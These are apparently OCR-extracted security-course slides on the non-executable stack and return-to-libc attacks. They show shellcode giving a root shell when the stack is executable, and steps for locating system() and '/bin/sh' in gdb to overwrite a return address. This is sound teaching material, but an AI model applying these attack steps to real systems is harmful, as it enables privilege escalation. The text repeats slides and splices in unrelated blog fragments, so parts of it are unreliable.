 [10/06/22]seed@VM:~$ gcc example.c  -o example
[10/06/22]seed@VM:~$ ./example
5
*** stack smashing detected ***: terminated
Aborted
```

Aborted when we pass the stack guard

THE STACK




Non-Executable Stack

Compiler Countermeasure***


Writable areas of program data & stack cannot be executed

With an executable stack:




```
$ gcc -o shellcode -z execstack shellcode.c
$ ./shellcode
#      ← Got the (root) shell!
```

With a non-executable stack:



```
$ gcc -o shellcode -z noexecstack shellcode.c
$ ./shellcode
Segmentation fault (core dumped)
```

THE STACK



Non-Executable Stack


Compiler Countermeasure***

Writable areas of program data & stack cannot be executed

This does not prevent buffer overflow, however


Instead of injecting our own code, we could….

With an executable stack:




```
$ gcc -o shellcode -z execstack shellcode.c
$ ./shellcode
#      ← Got the (root) shell!
```

With a non-executable stack:



```
$ gcc -o shellcode -z noexecstack shellcode.c
$ ./shellcode
Segmentation fault (core dumped)
```

THE STACK



Non-Executable Stack

Compiler Countermeasure***


Writable areas of program data
& stack cannot be executed

This does not prevent buffer overflow, however

Instead of injecting our own code, jump to existing code


Which existing code?

With an executable stack:




```
$ gcc -o shellcode -z execstack shellcode.c
$ ./shellcode
#       ← Got the (root) shell!
```

With a non-executable stack:



```
$ gcc -o shellcode -z noexecstack shellcode.c
$ ./shellcode
Segmentation fault (core dumped)
```


THE STACK



Defeating Non-Executable Stack

Compiler Countermeasure***


Instead of injecting our own code, we will jump to existing code




Defeating Non-Executable Stack

Compiler Countermeasure***

Instead of injecting our own code, we will jump to existing code



Return-to-libc Attack



Arguments

Return Address

Previous frame pointer

Libc Shared Library

Printf

fopen

Malloc

…

system()


Existing Code

The New Y
Saturday, January 6, 2007
Daily Blog Tips awarded the
Re
t
u
r
n
o
r
ien
ted
Pro
g
ra
mm
ing

Chained Gadgets

Construct Payload using code and data that is already on the system

Return-to-libc Attack



Arguments

Return Address

Previous frame pointer

Libc Shared Library

Printf

fopen

Malloc

…

system()

- Find address of `system`()

➢ Overwrite the return address with `system`()’s address


- Find the address of the “`/bin/sh`” string

➢ To get `system`() to run this command

- Construct arguments for `system`()

➢ To find the location in the stack to place the address to the “`/bin/sh`” string (arg for `system`())

Return-to-libc Attack



Arguments

Return Address

Previous frame pointer

Libc Shared Library

Printf

fopen

Malloc


…

system()

- Find address of `system()`


➢ Overwrite the return address with `system()`’s address

This can be found by using gdb



```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
```

Return-to-libc Attack



Arguments

Return Address

Previous frame pointer

Libc Shared Library

Printf

fopen

Malloc


…

system()

- Find address of `system`()
- ➢ Overwrite the return address with `system`()’s address

